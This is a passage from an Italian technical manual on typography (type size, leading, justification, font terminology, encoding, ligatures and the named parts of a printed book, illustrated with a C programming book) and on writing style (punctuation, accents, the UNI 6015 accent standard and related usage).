
422.2 Tipometria

La tipometria è la misurazione degli elementi che riguardano la composizione e l'impaginazione. Le voci più importanti sono costituite dai corpi (l'altezza dei caratteri), dalla spaziatura, dall'interlinea, dalla giustezza e dalla giustificazione. In breve, il corpo è l'altezza del carattere, la spaziatura è la distanza tra una parola e l'altra in una riga, l'interlinea è lo spazio verticale aggiuntivo tra le righe, la giustezza è lo spazio orizzontale che le righe di testo hanno a disposizione, la giustificazione è il procedimento di regolazione della spaziatura e dell'interlinea in modo da ottenere un allineamento delle righe con i margini (sia in orizzontale che in verticale).

422.2.1 Corpo, dimensioni e scala

La dimensione del carattere si misura in senso verticale e si definisce ***corpo***. Per misurare il corpo e le altre dimensioni che riguardano i caratteri si possono utilizzare diverse unità di misura, ma quando si tratta di sistemi di composizione elettronica a mezzo di software, è molto probabile che si disponga solo del pica e del punto anglo-americano:

- 1 pica = 1/6 di pollice;
- 1 punto = 1/12 di pica = 1/72 di pollice.

Per comprendere cosa sia il corpo di un carattere è bene descrivere le varie componenti dell'altezza di questo. La figura 422.4 mostra schematicamente la parola «Agglomerato» suddivisa orizzontalmente secondo le componenti verticali della dimensione del carattere.

Figura 422.4. Le dimensioni del carattere.

spalla superiore
parte ascendente
Agglomerato
parte mediana
corpo
parte discendente
spalla inferiore

Il carattere si appoggia su una linea che rappresenta la base della «parte mediana»; le lettere come la «l» si alzano occupando anche la «parte ascendente»; altre, come la «g», si allungano in basso a occupare la «parte discendente». Il corpo del carattere include anche uno spazio aggiuntivo: la «spalla». Si distingue una spalla superiore, che è uno spazio minimo sopra la parte ascendente, e la spalla inferiore, che si trova al di sotto della parte discendente (nella figura la spalla è molto grande, in proporzione, rispetto alla realtà).

La distanza tra la base di una riga (la base della parte mediana) e la base di quella successiva dovrebbe essere superiore o al minimo uguale alla grandezza del corpo. Quando questa distanza è superiore, lo spazio aggiuntivo è l'***interlinea***. Con i sistemi di composizione elettronica per mezzo di software, si misura generalmente lo spazio tra le basi delle righe ed è ammissibile anche l'utilizzo di distanze inferiori all'altezza del carattere, ottenendo in pratica una sovrapposizione della parte mediana inferiore di una riga con la parte mediana superiore di quella successiva.

La rappresentazione di un carattere con un corpo di una data dimensione dipende dalla disponibilità di questo. Con i sistemi tipografici tradizionali è necessario disporre di una serie di

caratteri mobili differenti, distinti in base a una scala. Con i sistemi di composizione elettronica via software si possono trovare dei caratteri riproducibili in qualsiasi corpo, eventualmente generando dei file opportuni per la scala richiesta. Tuttavia, in presenza di dimensioni particolarmente piccole si rischia di perdere dei dettagli importanti dei segni che compongono lo stile utilizzato e, di conseguenza, potrebbe essere preferibile l'utilizzo di una variante dello stile che sia più adatta alle dimensioni ridotte.

422.2.2 Giustezza, spaziatura e giustificazione orizzontale

La giustezza è lo spazio orizzontale a disposizione delle righe di testo; in altri termini, è la larghezza della colonna all'interno della quale si può distribuire il testo. La spaziatura è lo spazio tra la fine di una parola e l'inizio di quella successiva.

Nei testi in italiano, la spaziatura è uniforme, senza eccezioni, a differenza della tradizione tipografica di altri paesi. Per esempio, la spaziatura dopo un punto fermo è esattamente uguale a quella di qualunque altra situazione. Quando si utilizza il sistema di composizione TeX per scrivere un testo in italiano, si dovrebbe inserire il comando '`\frenchspacing`' per evitare anomalie nella spaziatura.

Quando si vuole ottenere un allineamento del testo all'inizio e alla fine della giustezza, si parla di giustificazione (orizzontale). Per ottenerla, è necessario che la spaziatura sia adattata in modo da arrivare a questo risultato. La giustificazione orizzontale è solo una delle scelte stilistiche che il tipografo ha a disposizione: non si tratta di una convenzione obbligatoria.

422.2.3 Giustificazione verticale

Come nel caso della giustificazione orizzontale, ci può essere la necessità o l'opportunità di adattare l'interlinea in modo da riempire completamente le pagine. Ciò si ottiene attraverso la giustificazione verticale.

422.3 Il carattere nel software di composizione

Utilizzando i programmi di composizione tipografica si è costretti generalmente a fare i conti con la terminologia dei paesi di lingua inglese e con altri problemi legati alla rappresentazione simbolica dei segni all'interno del software. La tradizione tipografica di questi ha generato dei termini che non sono perfettamente traducibili con concetti della tradizione italiana, per cui si utilizzano alcuni termini di origine anglofona, eventualmente tradotti in modo letterale.

422.3.1 Terminologia

In inglese si utilizza normalmente il termine *font* per fare riferimento al carattere tipografico. Spesso non si traduce questo termine in qualcosa che riguardi la tradizione tipografica italiana, mantenendo piuttosto il termine inglese invariato; tuttavia, alle volte viene utilizzata la forma: ***fonte***.

Se il contesto non richiede un'aderenza perfetta con il termine originale inglese, si possono usare forme espressive più comprensibili, come «carattere», «tipo di carattere», «carattere tipografico» o «carattere da stampa».

422.3.2 Caratteristiche di una carattere tipografico elettronico

Il carattere tipografico usato nel software applicativo di composizione, ha una serie di caratteristiche, alcune delle quali sono fondamentali.

- ***foundry***, ***fonderia***

  La fonderia è il produttore del carattere tipografico, cioè chi ha creato la tipizzazione,[3] pur senza esserne il disegnatore. Per fare un esempio comune, Adobe è la fonderia dello stile Times New Roman.

- ***family***, ***famiglia***

  La famiglia del carattere, inteso come traduzione del termine *font family*, corrisponde simultaneamente alla specie e allo stile del carattere. In altri termini, rappresenta sia la specie alfabetica, sia lo stile. Per fare un esempio, la famiglia Times New Roman è un carattere di specie latina e di stile Times.

- All'interno di una famiglia si distinguono normalmente le serie riferite alla forma: spessore (*weight*), inclinazione (*slant*) e larghezza (*set*, o *width*).

- ***codifica***

  La codifica rappresenta l'elemento nuovo più importante nelle caratteristiche di un carattere tipografico per l'elaborazione via software. Il problema viene descritto nella prossima sezione.

422.3.3 Codifica

L'utilizzo dei caratteri con i sistemi di composizione basati sul software richiede un abbinamento tra segni e simboli binari. Questo abbinamento è definito dalla codifica. Il problema si può intendere meglio se si pensa a un programma a composizione differita.

In questi casi si parte da un file sorgente, scritto probabilmente secondo la codifica UTF-8, con il quale il programma deve comporre il risultato, utilizzando i caratteri a disposizione.

Il carattere tipografico utilizzato dal programma di composizione è contenuto normalmente all'interno di file, da cui questo programma estrae le informazioni necessarie attraverso un riferimento dato da un codice numerico. In condizioni normali, il programma di composizione fa riferimento al simbolo binario utilizzato nel sorgente per ottenere il segno corrispondente all'interno del carattere tipografico utilizzato (eventualmente attraverso una qualche traslazione). In pratica, alla lettera «A» nel sorgente dovrebbe corrispondere la lettera «A» del carattere tipografico che si sta utilizzando, ma se il carattere tipografico è organizzata in modo differente, si potrebbe ottenere qualcosa di diverso. Questo problema si avverte di solito quando si utilizza una famiglia di caratteri che fa riferimento a una specie simbolica, o comunque a un alfabeto che non ha alcuna corrispondenza con la codifica utilizzata nel sorgente. In questi casi, di solito, per rappresentare i segni si può fare uso di comandi speciali interpretati opportunamente dal programma di composizione.

Un programma di composizione potrebbe disporre di caratteri tipografici che hanno solo una corrispondenza parziale con la codifica utilizzata per scrivere il sorgente, per esempio, potrebbero mancare alcuni segni che vengono messi a disposizione attraverso altre specie.

Il problema viene riproposto nel capitolo 425, dedicato all'insieme di caratteri universale.

422.4 Problemi legati ai caratteri

Nelle origini della tipografia, molti caratteri mobili rappresentavano l'unione di più lettere o altri segni in logotipo (cioè l'unione in un simbolo unico). L'unione di questi derivava da delle consuetudini stilistiche o dalla forma dei segni adiacenti che per qualche motivo potevano richiedere un avvicinamento o un adattamento.

Il ***legato*** (in inglese *ligature*) è l'unione di due o più segni per motivi storici o estetici; i più comuni sono le sequenze «fi», «fl» e «ffi», dove le lettere vengono avvicinate in modo particolare fino a unirsi o a inglobarsi. Alcune forme di legato si sono tradotte in segni indipendenti, come nel caso di «AE» che si è trasformato in «Æ», «sz» che nella lingua tedesca è ormai «ß», «et» (latino) che è divenuto «&», ovvero l'attuale e-commerciale, e anche «ad» (latino), che nella lingua inglese è diventato «@» (*at*).

L'avvicinamento delle lettere, è motivato dalla forma di queste, per evitare il formarsi di vuoti visivi che potrebbero creare difficoltà alla lettura. I casi più comuni sono le sequenze «AV», «AT», «AY».

422.5 Il libro

Alcune componenti del libro, nella sua forma cartacea, hanno dei nomi particolari, che spesso si ignorano. Le figure successive descrivono sommariamente tali componenti, utilizzando come esempio il libro *Il linguaggio C* di Brian W. Kernigham e Dennis M. Ritchie, edizione Pearson, 2004.

Figura 422.5. La ***prima di copertina***, o semplicemente «copertina», è la prima pagina assoluta del libro, che appare esternamente.

Figura 422.6. La ***quarta di copertina*** è l'ultima pagina assoluta del libro, che appare esternamente.

Il linguaggio C

Principi di programmazione e manuale di riferimento

Seconda edizione

Brian W. Kernighan – Dennis M. Ritchie

Un classico dell'informatica, il "manuale di riferimento" per definizione, il libro che tutti gli studenti conoscono e che tutti i professionisti utilizzano. Finalmente il testo di Kernighan e Ritchie sul C è disponibile in questa nuova traduzione italiana accurata e precisa, basata sulla seconda edizione originale.
Il C è un linguaggio di programmazione di uso e portata generale. Nato in stretta associazione con il sistema Unix, all'interno del quale venne sviluppato, il C non è di fatto vincolato ad alcuna piattaforma, e sebbene sia stato definito "linguaggio di programmazione di sistema" (poiché si presta alla scrittura di compilatori e sistemi operativi), altrettanto efficacemente è stato adoperato per creare programmi di utilità primaria negli ambiti più disparati. Sebbene col tempo siano nati e si siano diffusi linguaggi più moderni, il C (nella sua versione definitiva aggiornata allo standard ANSI) resta tuttora un riferimento ideale tanto per i corsi universitari quanto per i professionisti.
Il testo passa in rassegna le principali caratteristiche del linguaggio. Partendo da una prima, iniziale panoramica, per dar modo ai lettori di familiarizzare con le principali caratteristiche, si passa poi ad analizzare i vari aspetti in dettaglio con maggior rigore formale. Sono quindi descritti i tipi di dati elementari, gli operatori e le espressioni, il flusso del controllo, le variabili e la struttura del programma, i puntatori, l'aritmetica degli indirizzi, le strutture e le unioni.

Argomenti trattati

- Principi fondamentali e nozioni di base
- Tipi, operatori ed espressioni
- Strutture di controllo
- Funzioni e struttura dei programmi
- Puntatori e array
- Strutture
- Input e output
- Interfaccia del sistema Unix
- Appendici: manuale di riferimento e libreria standard

Gli autori

Brian Kernighan e **Dennis Ritchie** sono due autori "storici" e due personaggi di riferimento (se non di culto) nella comunità informatica. Kernighan (Princeton University, Bell Labs) ha firmato svariati bestseller internazionali sul linguaggio C, sui sistemi Unix e sulla programmazione in generale. Ritchie (Bell Labs, Lucent Technologies) è tra l'altro uno dei creatori di Unix.

Risorse online

Sito del libro (a cura di Kernighan e Ritchie):
http://cm.bell-labs.com/cm/cs/cbook

ISBN 88-7192-200-X

PEARSON Education Italia

Visitate il nostro sito web **http://hpe.pearsoned.it** € 25,00

9 788871 922003

Figura 422.7. Il ***dorso***, o ***costola***, è ciò cha appare esternamente, in corrispondenza della rilegatura dei fogli, con le informazioni essenziali del libro, utili per identificarlo quando viene riposto in uno scaffale.

KERNIGHAN RITCHIE IL LINGUAGGIO C SECONDA EDIZIONE PEARSON Prentice Hall

Figura 422.8. Il ***frontespizio*** è una delle prime pagine del libro, che riprende le informazioni della copertina.

Brian W. Kernighan
Dennis M. Ritchie

Il linguaggio C

Principi di programmazione e manuale di riferimento

Seconda edizione

PEARSON
Prentice Hall

Figura 422.9. La pagina che contiene le informazioni sulla pubblicazione (i diritti dell'opera, le sue varie edizioni, ecc.) è il ***colofone*** o *colophon* (la dizione *colophon* viene dal latino, ma il termine originario è *kolophon* e viene dal greco). Può trovarsi alla fine dell'opera oppure tra le primissime pagine.

Copyright © 2004 Pearson Education Italia S.r.l.
Via Fara, 28
20124 Milano
Tel. 02/6739761 Fax 02/673976503
E-mail: hpeitalia@pearson.com
Web: http://hpe.pearsoned.it

Authorized translation from the English language edition, entitled THE C PROGRAMMING LANGUAGE, 2nd Edition by KERNIGHAN, BRIAN W.; RITCHIE, DENNIS M., published by Pearson Education, Inc, publishing as Prentice Hall PTR, Copyright © 1988

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from Pearson Education, Inc.

Italian language edition published by Pearson Education Italia Srl, Copyright © 2004

Le informazioni contenute in questo libro sono state verificate e documentate con la massima cura possibile. Nessuna responsabilità derivante dal loro utilizzo potrà venire imputata all'Autore, a Pearson Education Italia o a ogni persona e società coinvolta nella creazione, produzione e distribuzione di questo libro.

I diritti di riproduzione e di memorizzazione elettronica totale e parziale con qualsiasi mezzo, compresi i microfilm e le copie fotostatiche, sono riservati per tutti i paesi.
LA FOTOCOPIATURA DEI LIBRI È UN REATO. L'editore potrà concedere a pagamento l'autorizzazione a riprodurre una porzione non superiore a un decimo del presente volume. Le richieste di riproduzione vanno inoltrate ad AIDRO (Associazione Italiana per i Diritti di Riproduzione delle Opere dell'Ingegno), Via delle Erbe, 2 - 20121 Milano - Tel. e Fax 02/809506.

Traduzione: Valerio Marra
Revisione tecnica: Vincenzo Marra
Realizzazione editoriale: shortcut
Grafica di copertina: Gianni Gilardoni
Stampa: Arti Grafiche Battaia - Zibido S. Giacomo (MI)

Tutti i marchi citati nel testo sono di proprietà dei loro detentori.

ISBN 88-7192-200-X

Printed in Italy

1ª edizione: febbraio 2004

Oltre agli esempi che appaiono nelle figure, vanno considerati anche la ***seconda di copertina***,

che è la parte interna della prima di copertina, così come la ***terza di copertina***, che è la parte interna della quarta di copertina. Nei libri comuni, la seconda e la terza di copertina sono bianche, o comunque prive di contenuti, mentre nelle riviste diventano posizioni significative per la collocazione della pubblicità.

Lo specchietto successivo consente di abbinare alcuni dei termini descritti alla forma inglese corrispondente:

prima di copertina	*front cover page*
seconda di copertina	*inside front cover page*
terza di copertina	*inside back cover page*
quarta di copertina	*back cover page*

422.6 Riferimenti

- *Grafica; scienza, tecnologia e arte della stampa e della comunicazione*, Arti poligrafiche europee

  ⟨*http://www.apenet.it/* ⟩

[1] Questi tre stili sono molto importanti, in parte per motivi storici, ma soprattutto perché sono quelli che si hanno a disposizione più di frequente.

[2] Alcuni sistemi di composizione riescono a trarre il corsivo e il neretto da stili che per loro natura non hanno tali varianti. Per ottenerlo si utilizzano tecniche di deformazione e di trascinamento. In generale sarebbe bene evitare di sfruttare tali possibilità, dal momento che se uno stile non dispone di una serie, significa che non è adatto per quella.

[3] La tipizzazione di un carattere è l'azione con cui lo si rende uniforme.

Capitolo 423

Stile letterario

Questo capitolo, può essere solo un riferimento essenziale alla definizione di uno stile letterario e il contenitore di una piccola raccolta di regole, che dovrebbero semplificare la vita di chi scrive documenti elettronici.

L'autore di questo documento non ha una competenza specifica su questo problema; tuttavia, è importante almeno affrontare l'argomento sottolineando alcuni concetti importanti.[1]

423.1 Uniformità

Il concetto di ***stile letterario*** potrebbe essere espresso semplicemente spiegando l'esigenza di realizzare un documento ***uniforme***: sia dal punto di vista visivo, sia dal punto di vista espressivo. Questo coinvolge quindi l'aspetto grammaticale (ortografia, sintassi, lessico, ecc.) e l'aspetto tipografico (impaginazione, tipi di carattere, dimensione, ecc.) o artistico.

L'esigenza di un'uniformità visiva deriva dal piacere e dal rilassamento che può dare al lettore un documento impaginato e strutturato in un modo ordinato e chiaro, per la facilità nella lettura che ne deriva. Nello stesso modo è importante l'uniformità grammaticale, cosa particolarmente delicata in una lingua come quella italiana in cui sono consentite molte variazioni, data la varietà linguistico-culturale delle varie regioni.

Il novello scrittore di documentazione tecnica, che scrive e impagina senza l'aiuto di un editore, tende a comprendere l'esigenza di uno stile tipografico, dimenticando che esiste anche uno stile espressivo-grammaticale.

Il problema dell'uniformità stilistica si accentua quando si deve collaborare alla realizzazione di un progetto letterario. L'uniformità non è più solo un fatto di coerenza personale, ma di coerenza complessiva di tutto il gruppo.

423.2 Regole di composizione del testo

Il modo migliore per definire uno stile grammaticale è lo studio su un testo di grammatica. Qui si vogliono solo raccogliere alcuni punti essenziali che non possono essere ignorati. In effetti, il tipico autore di testi a carattere tecnico, specialmente quando non si tratta di un'attività professionale remunerata, ha un'ottima conoscenza dell'argomento trattato e una pessima padronanza della lingua.

423.2.1 Punteggiatura e spaziatura

La punteggiatura si compone di quei simboli che consentono di separare le parole e di delimitare le frasi.

- Ogni parola è separata da un solo spazio.

  Tipograficamente, lo spazio è una separazione di ampiezza non definita, spesso ampliato o compresso, per ottenere un allineamento del testo, sia a sinistra, sia a destra. Un autore non deve pensare a queste cose quando scrive la propria opera; si deve limitare a spaziare le parole con un solo carattere spazio.[2]

  La dattilografia insegnava a ottenere testi allineati a sinistra e a destra con l'inserzione opportuna di spazi aggiuntivi, vicino alle parole composte da poche lettere (congiunzioni,

articoli, ecc.). Questo tipo di tecnica è ormai da abbandonare, lasciando semmai che siano i programmi di composizione a prendersi cura di tali problemi, anche quando il risultato finale deve essere un file di testo puro e semplice.

I programmi di composizione più evoluti facilitano il compito dello scrittore eliminando gli spazi superflui, per cui con questi non c'è l'esigenza di porre attenzione alla dimensione delle spaziature.[3]

- I simboli di punteggiatura normale sono attaccati alla parola che precede e separati con uno spazio dalla parola che segue.

  Si tratta di: punto, virgola, due punti, punto e virgola, punto interrogativo e punto esclamativo.

  Alle volte, l'autore di documenti tecnici di informatica si lascia confondere dall'uso che si fa di tali simboli in un particolare linguaggio di programmazione o in altri ambiti analoghi. È chiaro, per esempio, che se si deve indicare un'estensione di un file, come «.sgml», non si può rispettare tale regola, ma il punto che precede quell'estensione non rappresenta un simbolo di punteggiatura del testo.

- Le parentesi sono attaccate al testo che racchiudono e, rispetto alla punteggiatura esterna, si comportano come un'unica parola.

  La parentesi di apertura è separata con uno spazio dalla parola che precede, mentre quella di chiusura è separata con uno spazio dalla parola che segue. I simboli di punteggiatura normale che dovessero seguire una parentesi chiusa vanno attaccati a questa ultima.

  Nella lingua italiana non è consentito racchiudere all'interno di parentesi un periodo terminante con il punto fermo. Questa modalità è tipica della lingua inglese e i traduttori devono tenerne conto, al limite togliendo le parentesi nella frase tradotta.

- Il testo riportato tra virgolette si comporta come quello racchiuso tra parentesi.

  La lingua italiana prevede l'uso di virgolette uncinate (in basso), virgolette elevate doppie e singole. Secondo la grammatica, le virgolette uncinate, o virgolette basse, sono da preferire. Tuttavia, dal momento che le virgolette elevate possono essere ottenute anche utilizzando soltanto il codice ASCII tradizionale a 7 bit, molti autori preferiscono accontentarsi e utilizzare solo quelle elevate.[4]

- Il trattino di unione è corto e unito alle parole da collegare.

  Si usa per unire insieme due parole in modo da formare una parola composta. I programmi di composizione tendono a considerare un trattino singolo come un trattino corto, proprio per questo scopo.

- La lineetta, o trattino lungo, serve per introdurre un discorso diretto, oppure un inciso.

  Il trattino utilizzato per delimitare un discorso diretto, viene usato normalmente solo in apertura. Può apparire anche un trattino in chiusura quando al discorso diretto segue un commento. Se il trattino si usa per delimitare un inciso, si usa per aprirlo e solitamente anche per chiuderlo, come se si trattasse di parentesi.

  Generalmente, il trattino lungo è preceduto e seguito da uno spazio; davanti al trattino di chiusura vanno collocati il punto interrogativo, il punto esclamativo e i puntini, mentre per gli altri simboli di punteggiatura non esiste una convenzione precisa.[5]

423.2.2 Utilizzo dei simboli di interpunzione

L'uso della punteggiatura nella lingua italiana è definito da regole molto vaghe che si prestano a facili eccezioni di ogni tipo. Qui si elencano solo alcuni concetti fondamentali.

,	La virgola è un segno di interpunzione che collega due segmenti di testo separati da una pausa debole.
;	Il punto e virgola è un segno di interpunzione che si colloca a metà strada tra la virgola e il punto. Non segna la chiusura di un periodo.
:	I due punti sono un simbolo di interpunzione ***esplicativo***. Collegano due segmenti di testo separati dal punto di vista sintattico, in cui la seconda parte, quella che segue il simbolo, elenca, chiarisce o dimostra il concetto espresso nella prima parte.
.	Il punto fermo è un segno di interpunzione che collega due segmenti di testo separati da un pausa forte. Generalmente segna la conclusione di un periodo. La parola successiva al punto ha l'iniziale maiuscola.
!	Il punto esclamativo indica generalmente la conclusione di un'esclamazione affermativa. Generalmente, quando conclude un periodo, il testo che segue ha l'iniziale maiuscola.
?	Il punto di domanda indica un tono interrogativo alla fine di una frase. Generalmente, quando conclude un periodo, il testo che segue ha l'iniziale maiuscola.
...	I punti di sospensione sono in numero fisso di tre e indicano che il discorso non viene portato a conclusione. Generalmente, sono uniti alla parola o al segno di interpunzione che li precede, oppure distanziati, a seconda che siano solo una sospensione oppure indichino l'omissione di un nome o di un'altra parola. Se si trovano alla fine di un periodo, dove andrebbe collocato un punto, questo non viene aggiunto e la frase successiva inizia con la maiuscola. Nello stesso modo, se si trovano alla fine di un'abbreviazione che termina con un punto, questo punto viene assorbito.
ecc**.**	Il punto di abbreviazione, quando si trova alla fine di un periodo, conclude da solo anche il periodo stesso, ed è seguito da iniziale maiuscola.
( )	Le parentesi, generalmente tonde, servono per delimitare un inciso, come un commento, una nota dello scrivente, un chiarimento, ecc. Generalmente, i commenti del redattore o del traduttore sono terminati, entro l'ambito delle parentesi, con le sigle NdR (nota del redattore) e NdT (nota del traduttore).

423.2.3 Accenti e troncamenti

Nella lingua italiana scritta, l'uso degli accenti è un fatto puramente convenzionale. Ciò significa che l'accento non indica necessariamente il suono che ha effettivamente la lettera accentata, ma solo la sua rappresentazione consueta (più avanti, nella sezione 423.2.4 è riportato il testo originale della norma UNI 6015 sul «segnaccento obbligatorio»).[6]

- Nella lingua scritta è prevista (ed è obbligatoria) solo l'accentazione delle vocali finali delle parole nelle quali il tono della voce si rafforza sull'ultima sillaba (accento grafico).

  È possibile l'uso dell'accento per le vocali interne quando ciò serva per togliere ambiguità tra termini omografi (scritti nello stesso modo) che abbiano significati differenti. Generalmente, questa ambiguità è risolta dal contesto e raramente si incontra la necessità di utilizzare accenti interni.

- Si utilizza comunemente solo l'accento grave (**àèìòù**), con l'eccezione della vocale «e» che può avere l'accento acuto (**é**).

- Vogliono l'accento acuto le parole terminanti in **ché** (perché, poiché, ecc.), oltre a **né** (congiunzione) e **sé** (pronome tonico). In particolare, **sé** viene scritto generalmente senza accento quando è seguito da **stesso**, anche se la grammatica non lo richiede.
- Vogliono l'accento alcuni monosillabi contenenti due vocali: **ciò**, **già**, **giù**, **più** e **può**.
- Vogliono l'accento i monosillabi che senza potrebbero avere un significato differente. La tabella 423.2 mostra l'elenco dei monosillabi accentati più importanti.
- Non vogliono l'accento alcuni monosillabi tra cui: **qui**, **qua**, **sto** e **sta**.
- Solo alcune parole tronche richiedono la segnalazione di tale troncamento con l'apostrofo finale. In particolare: **po'** (poco), **mo'** (modo), **ca'** (casa) e alcuni imperativi.
- L'accento circonflesso (^) non si usa più. Serviva per i nomi terminanti in **–io** che al plurale terminerebbero in **–ii** (per esempio: armadio, armadii). Attualmente, si tende a usare questi plurali con una sola **–i** finale, a parte i casi in cui ciò genera ambiguità (**assassino**, **assassini**; **assassinio**, **assassinii**).

Tabella 423.2. Elenco dei monosillabi accentati più importanti e dei loro equivalenti (omografi) non accentati.

dà	indicativo di dare (dà valore)	da	preposizione (da voi)
è	verbo	e	congiunzione
là	avverbio (resta là)	la	articolo
lì	avverbio (vado lì)	li	pronome
né	congiunzione (né questo né quello)	ne	pronome (ne voglio ancora)
sé	pronome tonico (pieno di sé)	se	pronome atono o congiunzione
sì	avverbio (dice di sì)	si	pronome

Alle volte, l'uso delle vocali accentate può creare problemi tecnici, dovuti alla loro mancanza nell'insieme di caratteri a disposizione. Nelle circostanze in cui non è possibile scrivere direttamente con lettere accentate (per esempio quando si dispone di un sistema configurato male, o la tastiera non dispone dei simboli necessari), occorre utilizzare delle tecniche di rappresentazione che dipendono dal programma utilizzato per la composizione.

Con l'introduzione dell'insieme di caratteri universale, che nei sistemi Unix si attua attraverso la codifica UTF-8, il problema della rappresentazione dei caratteri con lettere accentate, viene meno, qualunque sia la lingua da utilizzare.

SGML e XML, comprendendo in queste categorie anche HTML e XHTML, dispongono di una serie di entità standard, a cui corrispondono in particolare le macro elencate nella tabella 423.3.

Tabella 423.3. Vocali accentate attraverso l'uso di macro SGML e XML.

Vocale accentata	Macro corrispondente	Vocale accentata	Macro corrispondente
à	à	À	À
è	è	È	È
ì	ì	Ì	Ì
ò	ò	Ò	Ò
ù	ù	Ù	Ù
é	é	É	É

TeX (e di conseguenza LaTeX) dispone di una serie di codici elencati nella tabella 423.4.

Tabella 423.4. Vocali accentate per TeX.

Vocale accentata	Codice TeX corrispondente	Vocale accentata	Codice TeX corrispondente
à	\‘a	À	\‘A
è	\‘e	È	\‘E
ì	\‘{\i}	Ì	\‘I
ò	\‘o	Ò	\‘O
ù	\‘u	Ù	\‘U
é	\’e	É	\’E

Lout dispone del comando ‘`@Char`’ per indicare simbolicamente i segni tipografici che per qualche ragione non possono essere scritti letteralmente attraverso la codifica a disposizione. La tabella 423.5 mostra i comandi necessari a ottenere le vocali accentate.

Tabella 423.5. Vocali accentate per Lout.

Vocale accentata	Comando di Lout	Vocale accentata	Comando di Lout
à	@Char agrave	À	@Char Agrave
è	@Char egrave	È	@Char Egrave
ì	@Char igrave	Ì	@Char Igrave
ò	@Char ograve	Ò	@Char Ograve
ù	@Char ugrave	Ù	@Char Ugrave
é	@Char eacute	É	@Char Eacute

Quando si scrive un file di testo puro e semplice, ma non è possibile utilizzare una codifica che consenta l’indicazione di lettere accentate, si può aggiungere un apice opportuno subito dopo la vocale da accentare. Naturalmente questa tecnica può valere solo per la lingua italiana in cui gli accenti si pongono solo nelle vocali finali. Visivamente il risultato è molto simile a quello corretto.

Tabella 423.6. Trucco per rappresentare le vocali accentate quando non si può fare altrimenti.

Vocale accentata	Vocale apostrofata corrispondente	Vocale accentata	Vocale apostrofata corrispondente
à	a‘	À	A‘
è	e‘	È	E‘
ì	i‘	Ì	I‘
ò	o‘	Ò	O‘
ù	u‘	Ù	U‘
é	e’	É	E’

423.2.4 Segnaccento obbligatorio (UNI 6015)

Quello che segue è la norma UNI 6015 sull’uso degli accenti. Il testo è stato ottenuto da *Grafica; scienza, tecnologia e arte della stampa e della comunicazione*, *Preparazione del manoscritto* ⟨http://www.apenet.it/⟩.

Segnaccento obbligatorio nell’ortografia della lingua italiana (Uni 601567):

1. *Scopo*

La presente unificazione ha lo scopo di stabilire le regole ortografiche per il segnaccento nei testi stampati in lingua italiana, quando esso sia obbligatorio.

2. *Definizione*

2.1 Il segnaccento (o segno d'accento, o accento scritto) serve a indicare esplicitamente la vocale tonica, per esempio: *andrà*, *colpì*, *temé*, *virtù*.

2.2. Il segnaccento può essere grave (' ` ') o acuto (' ′ ').

3. *Uso*

Il segnaccento è obbligatorio nei casi seguenti:

3.1. Su alcuni monosillabi, per distinguerli da altri monosillabi che si scrivono con le stesse lettere ma senza accento:

ché («poiché», congiunzione causale) per distinguerlo da *che* (congiunzione in ogni altro senso, o pronome);

dà (indicativo presente di dare) per distinguerlo da *da* (preposizione) e *da'* (imperativo di dare);

dì («giorno») per distinguerlo da *di* (preposizione) e *di'* (imperativo di dire);

è (verbo) per distinguerlo da *e* (congiunzione);

là (avverbio) per distinguerlo da *la* (articolo, pronome, nota musicale);

lì (avverbio) per distinguerlo da *li* (articolo, pronome);

né (congiunzione) per distinguerlo da *ne* (pronome, avverbio);

sé (pronome tonico) per distinguerlo da *se* (congiunzione, pronome atono);

sì («così», o affermazione) per distinguerlo da *si* (pronome, nota musicale);

té (pianta, bevanda) per distinguerlo da *te* (pronome).

3.2. Sui monosillabi: *chiù*, *ciò*, *diè*, *fé*, *già*, *giù*, *piè*, *più*, *può*, *scià*.

3.3. Su tutte le parole polisillabe su cui la posa della voce cade sulla vocale che è alla fine della parola, per esempio: *pietà*, *lunedì*, *farò*, *autogrù*.

4. *Forma*

4.1. Il segnaccento, nei casi in cui è obbligatorio, è sempre grave sulle vocali: *a*, *i*, *o*, *u*.

4.2. Sulla *e*, il segnaccento obbligatorio è grave se la vocale è aperta, è acuto se la vocale è chiusa:

- è sempre grave sulle parole seguenti:

ahimè e *ohimè*, *caffè*, *canapè*, *cioè*, *coccodè*, *diè* e *gilè*, *lacchè*, *piè*, *tè*; inoltre sulla maggior parte dei francesismi adattati, come *bebè*, *cabarè*, *purè*, ecc. e sulla maggior parte dei nomi propri, come *Giosuè*, *Mosè*, *Noè*, *Salomè*, *Tigrè;*

- è acuto sulle parole seguenti:

ché («poiché») e i composti di *che* (*affinché*, *macché*, *perché*, ecc.), *fé* e i composti *affé*, *autodafé*, i composti di *re* e di *tre* (*viceré*, *ventitré*), i passati remoti (*credé*, *temé*, ecc., escluso *diè*), le parole *mercé*, *né*, *scimpanzé*, *sé*, *testé*.

4.3. Anche per la *o* si possono distinguere i due timbri (aperto o chiuso) con i due accenti (grave ed acuto) ma solo in casi in cui l'accento è facoltativo, per esempio: *còlto* (participio passato di *cogliere*), e *cólto* («istruito»).

423.2.5 Uso della «d» eufonica

Le congiunzioni **e**, **o** e la preposizione **a**, consentono l'aggiunta di una **d** eufonica, per facilitarne la pronuncia quando la parola che segue inizia per vocale. Si tratta di una possibilità e non di una regola; di questa **d** si potrebbe benissimo fare a meno.

Ognuno tende a usare questa **d** eufonica in modo differente, a seconda della propria cadenza personale, che ne può richiedere o meno la presenza. Quando si scrive, bisognerebbe mantenere lo stesso stile, anche sotto questo aspetto, quindi ognuno deve stabilire e seguire un proprio modo.

Esiste tuttavia un suggerimento che punta all'uso moderato di queste **d** eufoniche: usare la **d** solo quando la vocale iniziale della parola successiva è la stessa; e non usarla nemmeno quando, pur essendoci la stessa vocale iniziale nella parola successiva, ci sia subito dopo una **d** che possa complicare la pronuncia.

423.2.6 Elisione davanti alla lettera «h»

In linea di massima, l'articolo che si mette davanti a un termine che inizia con la lettera **h**, è quello che si userebbe pronunciando quella parola come se iniziasse per vocale. Secondo questo principio, va usata l'elisione, così come si fa con i termini che iniziano per vocale, senza alcuna «h» anteriore. Per esempio: l'harem; l'hotel; l'host.

Tuttavia, quando si tratta di un termine che, provenendo da un'altra lingua, non è ancora diventato di uso comune e nella lingua originale si pronuncia con la lettera «h» iniziale aspirata, si preferisce evitare l'elisione.

423.2.7 Uso delle maiuscole

